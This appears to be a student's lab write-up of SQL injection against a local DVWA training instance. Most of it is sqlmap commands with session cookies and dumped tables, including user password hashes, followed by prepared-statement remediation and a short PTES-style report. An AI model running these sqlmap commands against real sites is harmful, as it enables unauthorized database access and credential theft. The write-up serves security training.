
1) DVWA Dashboard.




2) Set security level to low.




3) SQL Injection page for DVWA.




4) The below shows id=1 is injectable parameter.




5) Record the cookie value to perform SQL injection.



6) Dumping all DVWA databases by performing SQL injection.



7) Two available databases found.



8) Enumerate tables.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=89ffda9bd9ee78bb9ddc9f5d956d8b32" -D dvwa --tables
```

9) Four tables found.

```
Database: dvwa
[4 tables]
+-----------------+
| access_log      |
| guestbook       |
| security_log    |
| users           |
+-----------------+
```

10) Dump the 'users' table.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=89ffda9bd9ee78bb9ddc9f5d956d8b32" -D dvwa -T users --dump
```

11) Admin User details found.

```
Database: dvwa
Table: users
[5 entries]
+---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+
| user_id | role   | user    | avatar                      | password                         | last_name | first_name | last_login          |
+---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+
| 1       | admin  | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2026-03-04 04:46:48 |
| 2       | user   | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2026-03-04 04:46:48 |
| 3       | user   | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2026-03-04 04:46:48 |
| 4       | user   | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2026-03-04 04:46:48 |
| 5       | user   | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2026-03-04 04:46:48 |
+---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+
```

Input Sanitization method to prevent SQL Injection:

<u>Use Prepared Statements:</u>

Prepared statements are simple to write and easier to understand than dynamic queries, and parameterized queries force the developer to define all SQL code first and pass in each parameter to the query later. If database queries use this coding style, the database will always distinguish between code and data, regardless of what user input is supplied. Also, prepared statements ensure that an attacker cannot change the intent of a query, even if SQL commands are inserted by an attacker.

200-word PTES report

Penetration Testing Execution Standard (PTES) Report

Target: Damn Vulnerable Web Application
Testing Tool Referenced: sqlmap
Environment: Kali Linux

1. Pre-Engagement Interactions
Before testing, written consent was acquired. The scope was restricted to the DVWA instance that was hosted locally. Finding SQL injection vulnerabilities in the web application was the main goal of the testing.

2. Intelligence Gathering
To find possible attack surfaces, application pages and input parameters were examined. Because user-supplied input fields interact with the backend database, the SQL Injection module was found to be a high-risk entry point.

3. Threat Modeling
The primary threat identified was improper input validation leading to SQL injection, potentially allowing unauthorized database access, data extraction, or privilege escalation.

4. Vulnerability Analysis
Testing showed that unsanitized user input was accepted by the program. Inadequate validation controls and a lack of prepared statements made injection attacks more likely.

5. Exploitation
In the lab environment, automated testing confirmed the presence of SQL injection vulnerabilities under low security settings.

6. Post-Exploitation
Potential impact includes database enumeration and sensitive data disclosure.

7. Reporting & Remediation
It is recommended to implement prepared statements.

100-word non-technical summary:

In order to analyze the Damn Vulnerable Web Application's resistance to typical web application threats, a security assessment was carried out in a controlled laboratory setting. Finding database security flaws was the main goal of the testing. Vulnerabilities that, if ignored, could provide unauthorized access to private data were found throughout the examination. Despite the fact that the application was purposefully made susceptible for training, the results show the dangers that companies face when safe coding techniques are not used. To lower potential security concerns, it is advised to adopt the principle of least privilege, employ safe database handling techniques, and increase input validation.

Lessons Learnt

In this task I got to learn about how to scan for vulnerabilities using OpenVAS and analyse it. I also got to learn on how to perform reconnaissance using Shodan. Finally, I got to exploit Metasploitable 2 machine, Windows 7 machine and DVWA.

References

https://medium.com/@Aditya_2_1/hac-metasploitable-2-a-step-by-step-exploitation-guide-d87607e1d995
https://www.exploit-db.com/exploits/16317
https://huzzaifaasim.medium.com/exploiting-windows-smb-module-vulenerability-using-eternal-blue-exploit-metasploit-5fa3db5bab83
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html